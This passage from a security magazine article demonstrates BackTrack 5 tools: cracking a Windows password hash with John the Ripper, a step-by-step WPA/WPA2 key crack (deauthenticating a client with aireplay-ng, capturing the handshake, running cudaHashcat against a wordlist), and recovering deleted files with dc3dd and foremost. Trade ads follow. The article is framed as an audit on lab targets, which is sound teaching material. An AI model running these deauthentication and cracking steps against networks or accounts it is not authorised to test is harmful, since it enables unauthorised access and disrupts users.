


Figure 4. Cracking a Windows Password

```
#cd /pentest/password/john
#./john -format=nt \ /root/victim.win7.sixchar/victimlpassword
```

Since we chose a simple password, the brute force attack is successful in a short time. This crack was executed in a VMWare Fusion installation of BackTrack 5R2 32-bit.

```
UserID:      victim1
Password:    Sixer6
```

Auditing Simple Wifi Keys

BackTrack->Privilege Escalation->Password Attacks->GPU Tools->oclhashcat+.

Now that we've warmed up with a simple Windows password, we can move on to testing a wireless network. We frequently see news stories of poorly secured wireless networks abused by neighbors and criminals. In many cases, a poorly secured network may only lead to poor network performance, but it can lead to the attention of law enforcement when misused. While recommendations and warnings may successfully encourage some users to secure their access points, sometimes a test is the only way to make the case convincingly. In this example, we use a persistent hard drive installation of Backtrack 5R2 64-bit to capture and decrypt a short wireless key. To do that, we use the following steps:

Quick WPA / WPA2 Crack

- Configure a USB wireless adapter in monitor mode
- Monitor local wireless traffic using `airodump-ng`
- Identify our target network BSSID and the station ID of a connected device
- Disconnect a station
- Capture the 4-way handshake
- Convert the capture file to Hashcat format
- Run `oclHashcat+` against the key

We again use a simple password for demonstration purposes. Because we've also used a tool with dictionary capabilities, we chose a password that's in the dictionary. We've stacked the deck in our favor to demonstrate the technique, but the same approach will work with more complex passwords.

Selecting our BackTrack Platforms

In our first example, we ran BackTrack from both a USB flash drive and a virtual machine. The common distribution allowed us to use the same tools in either environment. Neither of these installations required additional drivers or customization.

If we had no option, we could perform the following exercise using a Live DVD or USB flash drive installation,

but when it comes to cracking more complex passwords, we find GPU based tools useful. While Hashcat can run using only the CPU, it becomes more powerful when run with GPU support. Since that support requires the installation of additional drivers, this typically means a hard drive installation of BackTrack. Installation instructions for OpenCL and Cuda drivers can be found in the HOWTO section of the BackTrack website.

Selecting a Wireless Adapter

Not all wireless adapters are created equal, and in order to successfully capture the handshake we need, we must use an adapter that is capable of packet injection. For this exercise, we've used an Alfa AWUS036NEH with the `rt2800usb` driver. A list of NICs that work well with BackTrack and are capable of packet injection can be found in the Wireless Drivers article on the BackTrack Wiki website (<http://www.backtrack-linux.org/wiki/>).

Note that a USB wireless adapter also allows you to scan from VMWare installations of BackTrack. By default, VMWare will virtualize an Ethernet NIC within each virtual machine. Even if your host network adapter is wireless, the virtualized NIC will appear as a standard Ethernet connection (`eth0`). By adding a USB wireless adapter, you get direct access to that adapter and can run any of the wireless utilities in the BackTrack distribution.

Listening with Airodump-ng

After inserting a USB wireless adapter in the BackTrack PC, enable the wireless interface. In theory, this is a simple process. In practice, it can take some time and may require unloading and reloading the wireless adapter's kernel modules. Assuming the adapter is properly configured, identify where your USB wireless adapter is assigned using `airmon-ng`.

```
#airmon-ng
```

This will reveal the wlan adapter (usually `wlan0` or `wlan1`). Next, turn the interface up, start `airmon-ng` and begin capturing with `airodump-ng`.

```
#ifconfig wlan0 up
#airmon-ng start wlan0
#airodump-ng mon0
```



```
root@bt:~
File Edit View Terminal Help
CH 11 || Elapsed: 2 mins || 2012-05-22 18:39 || WPA handshake: 94:63:D1:24:26:4C
BSSID      PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
94:63:D1:24:26:4C  -38 100    1463     763  10  11  54  WPA2 CCMP  PSK  ezNetwork
BSSID      STATION  PWR  Rate  Lost  Frames  Probe
94:63:D1:24:26:4C  14:DA:E9:05:00:68  -127  0e- 0  128  3441
root@bt:~#
```

Figure 5. Using `airodump-ng` to Monitor Wifi

```

root@bt:~# aireplay-ng --deauth 10 -a 94:63:D1:24:26:4C -c 14:DA:E9:05:00:68 mon0
18:38:28 Waiting for beacon frame (BSSID: 94:63:D1:24:26:4C) on channel 11
18:38:28 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 0|02 ACKs]
18:38:29 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 0|61 ACKs]
18:38:29 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 0|58 ACKs]
18:38:30 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 2|57 ACKs]
18:38:30 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 40|61 ACKs]
18:38:31 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 37|62 ACKs]
18:38:31 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 53|64 ACKs]
18:38:32 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 35|60 ACKs]
18:38:32 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 26|58 ACKs]
18:38:33 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 38|60 ACKs]
root@bt:~#

```

Figure 6. Using `aireplay-ng` to Disconnect a Station

The first time we run `airodump-ng mon0`, we see all the wireless access points within range. Looking for the column marked “CH”, identify the channel of the target access point. In this case, the target network is named `ezNetwork` and it is on channel 11.

Stop and restart `airodump-ng` with the `-w` and `-c` parameters to specify the output file and ignore the other channels. Add the `--bssid` parameter with the BSSID of the target access point to eliminate all other access points.

```
#airodump -w ezNetwork -c 11 -bssid 94:63:D1:24:26:4C mon0
```

In Figure 5, we’ve issued the `airodump-ng` command, and are writing our output to `ezNetwork` and only monitoring on channel 11.

Notice the STATION ID of `14:DA:E9:05:00:68` connected to our target access point. This is our target for disconnect.

Mind if I Interrupt You? (Aireplay-ng)

While monitoring the `airodump-ng` command output, open a second command shell. In Figure 6, we see the `aireplay-ng` command used to disconnect the client from our target access point. The disconnect is followed by a reconnect. Our goal is to capture the 4-way handshake during the reconnect. It may be necessary to run `aireplay-ng` command twice to disconnect the station.

Figure 7. Confirming the Key in Wireshark

```
#aireplay-ng --deauth 10 -a 94:63:D1:24:26:4C \
-c 14:DA:E9:05:00:68 mon0
```

The Value of a Good (4-way) Handshake

After executing `aireplay-ng`, return attention to the shell running `airodump-ng`. If we successfully disconnect our target, when it reconnects we see WPA handshake: 94:63:D1:24:26:4C in the top right corner. Control-C out to end to the `airodump-ng` process and look for the output file. In this example, the file is `ezNetwork-02.cap`. This is a *Wireshark* compatible capture file.

To confirm we have successfully captured the 4-way handshake, open a shell and type `wireshark` or navigate the BackTrack menu.

BackTrack->Forensics->Network Forensics->wireshark

We open the `ezNetwork-02.cap` file and in the *filter* dialog, type `eapol`. In Figure 7, we see four messages with:

```
Protocol:EAPOL and Info: Key (msg 1/4 through 4/4).
```

We have successfully captured the key.

Preparing the Capture

This capture file has the key we need, but isn’t yet in a format Hashcat can read. There are two ways to convert it, using `aircrack-ng` or using a converter hosted at `hashcat.net`. For this example we will use `aircrack-ng` (Figure 8).

```

root@bt:~/getWif
root@bt:~/getWif# aircrack-ng ezNetwork-02.cap -J ezNetwork
Opening ezNetwork-02.cap
Read 9637 packets.

# BSSID      ESSID      Encryption
1 94:63:D1:24:26:4C ezNetwork  WPA (1 handshake)

Choosing first network as target.

Opening ezNetwork-02.cap
Reading packets, please wait...

Building Hashcat (1.00) file...

[*] ESSID (length: 9): ezNetwork
[*] Key version: 2
[*] BSSID: 94:63:D1:24:26:4C
[*] STA: 14:DA:E9:05:00:68
[*] anoncc:
A9 AA 65 59 AA 62 59 DF 9D F5 DF 5F F5 5F 54
0A BE AB EA 41 59 EA 66 59 98 66 7F 67 7F BC
[*] snonce:
3D F1 7C 8F 72 62 C5 C2 52 3D DE 19 DD 67 40 71
02 0B B6 23 39 3F 51 A7 16 2C 3C 2A D5 2F 0A 39
[*] Key MIC:
C6 70 B0 8F DE BC AC 10 1D 9A 37 D2 4B 59 40 15
[*] eapol:
01 03 00 75 02 01 0A 00 00 00 00 00 00 00 00
00 3D F1 7C 8F 72 62 C5 C2 52 3D DE 19 DD 67 40
71 02 0B B6 23 39 3F 51 A7 16 2C 3C 2A D5 2F 0A
39 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 16 30 14 01 00 00 0F AC 04 01 00 00 0F AC
04 01 00 00 0F AC 02 00 00

Successfully written to ezNetwork.hccap

Quitting aircrack-ng...
root@bt:~/getWif#

```

Figure 8. Converting a Capture for Hashcat

```
#aircrack-ng ezNetwork-02.cap -J ezNetwork
```

Hashcat (CPU or GPU)

As before, we could have performed the earlier steps using any BackTrack installation method (Live, USB, VM, hard drive installation). For performance and persistence, it's usually better to execute this step on a BackTrack installation with GPU support installed. Instructions for installing GPU support can be found in the HOWTO section of BackTrack-linux.org.

Now that we have the HCCAP file, we execute the following command:

```
#!/.cudaHashcat-plus32.bin -m 2500 \ /root/getWifi/  
ezNetwork.hccap \  
../wordlists/rockyou.txt -o /root/getWifi/ezNetwork.out
```

The BackTrack distribution comes with a word list named `darkc0de.lst` located in the `/pentest/passwords/wordlists` directory. We've downloaded the `rockyou.txt` list linked at the BackTrack website. The `'-m'` parameter indicates this is a WPA/WPA2 key. The other parameters specify the hash file, a dictionary, and the output file. In Figure 9, we see the password is found in four seconds. The last line in Figure 9 shows the final output from our `cudaHashcat` command. While a trivial example, the same process with a dictionary and customizable rules can provide successful audits of a wide variety of passwords.

```
ezNetwork: P@ssword
```

Forensic File Recovery

Our final example demonstrates a common forensic task, capturing a drive image. As a general rule, any




Figure 9. Cracking the Wifi Key




Figure 10. Imaging a Drive with dc3dd

forensic examination performed for legal purposes should follow stringent procedures to ensure the target drive isn't altered in any way and all evidence is handled correctly. In these circumstances, a Live DVD or a USB running Forensic Boot option will be the best choice. BackTrack's Forensic Boot provides the ability to run BackTrack without auto-mounting disks or using existing swap space on the target drive.

For this example, we skip the forensics rigor, and capture a small USB flash drive which had several deleted JPG files.

Using DC3DD for disk imaging

Our first step is to capture an image of the drive using `dc3dd`. `dc3dd` is a version of the `*nix dd` command specifically designed for forensic use. While it has many useful features, the ability to calculate hashes for images and show progress as a percentage make it valuable during a forensic drive image.




Figure 11. Mounting the Image Read-Only

```

root@bt: ~/getUSB/foremost
File Edit View Terminal Help
root@bt:~/getUSB/foremost# mount | grep USB
/dev/loop0 on /mnt/examineUSB type vfat (ro)
root@bt:~/getUSB/foremost# ls -l /mnt/examineUSB/
total 0
root@bt:~/getUSB/foremost# foremost -t jpg -i ../lexar256.img
Processing: ../lexar256.img
|***|
root@bt:~/getUSB/foremost# ls -al output/jpg/
total 12088
drwxr-xr-- 2 root root 4096 2012-05-21 10:42 .
drwxr-xr-- 3 root root 4096 2012-05-21 10:42 ..
-rw-r--r-- 1 root root 1436967 2012-05-21 10:42 00002533.jpg
-rw-r--r-- 1 root root 980300 2012-05-21 10:42 00005341.jpg
-rw-r--r-- 1 root root 1413756 2012-05-21 10:42 00007261.jpg
-rw-r--r-- 1 root root 865736 2012-05-21 10:42 00010029.jpg
-rw-r--r-- 1 root root 1758719 2012-05-21 10:42 00011725.jpg
-rw-r--r-- 1 root root 1546301 2012-05-21 10:42 00015165.jpg
-rw-r--r-- 1 root root 1686321 2012-05-21 10:42 00018189.jpg
-rw-r--r-- 1 root root 2280936 2012-05-21 10:42 00021485.jpg
-rw-r--r-- 1 root root 382482 2012-05-21 10:42 00025941.jpg
root@bt:~/getUSB/foremost#

```

Figure 12. Recovering Deleted Files with Foremost




Figure 13. Visually Verifying Recovered Files

Figure 10 shows the process of capturing the drive image with the following command.

```
#dc3dd if=/dev/sdb1 of=/root/getUSB/lexar256.img
```

Mounting an Image for Analysis

While not necessary for file recovery, we also mount the drive as read-only to prepare for the next step. See Figure 11.

```
#mkdir /mnt/examineUSB
#mount -o ro, loop /root/getUSB/lexar256.img \ /mnt/
examineUSB
```

Recovering deleted files with Foremost

```
BackTrack-Forensics-Forensic Carving Tools-
>foremost
```

Next, we list the files on the mounted read only image /mnt/examineUSB and find there are no files (total 0) and execute *foremost* to recover JPG files (see figure 12).

```
#foremost -t jpg -i ../lexar256.img
```

After a few seconds, the command completes and we examine the `output/jpg` directory to find the missing nine files. A quick check with the File Browser confirms they are the deleted images (Figure 13).

Conclusion

The BackTrack 5 distribution provides security professionals with hundreds of useful tools for common and uncommon tasks. While the importance

of the individual tools shouldn't be overlooked, the combination of these tools on a single platform installed or run from a wide variety of media adds a crucial dimension to this kit.

While we only touched on a few tools in this demonstration, the platforms used provide a consistent base for employing the hundreds of other tools when and where you need them.

DENNIS KING

Atola Insight

That's all you need for data recovery.

Atola Technology offers *Atola Insight* – the only data recovery device that covers the entire data recovery process: *in-depth* **HDD diagnostics**, **firmware recovery**, **HDD duplication**, and **file recovery**. It is like a whole data recovery Lab in one Tool.

This product is the best choice for seasoned professionals as well as start-up data recovery companies.


Emphasized features at a glance:

- Automatic in-depth diagnostic of all hard drive components
- Automatic firmware recovery and ATA password removal
- Very fast imaging of damaged drives
- Imaging by heads
- Case management
- Real time current monitor
- Firmware area backup system
- Serial port and power control
- Write protection switch



Visit atola.com for details





Cloud-based training – access content 24/7 from anywhere with ease.

Hands-on labs – gain practical experience from a "hacker's" perspective.

Constantly updated curriculum – new modules added monthly.

Direct mentoring and 1 on 1 instructor interaction.



Content covers:

- Hacking fundamentals
- Recon, network, server, client, and web pentesting
- Pentest structure
- Reverse engineering
- Digital forensics & more!

Teaches the latest offensive security techniques from beginner through cutting edge.

Are you thinking like a
HACKER yet?
www.thehackeracademy.com

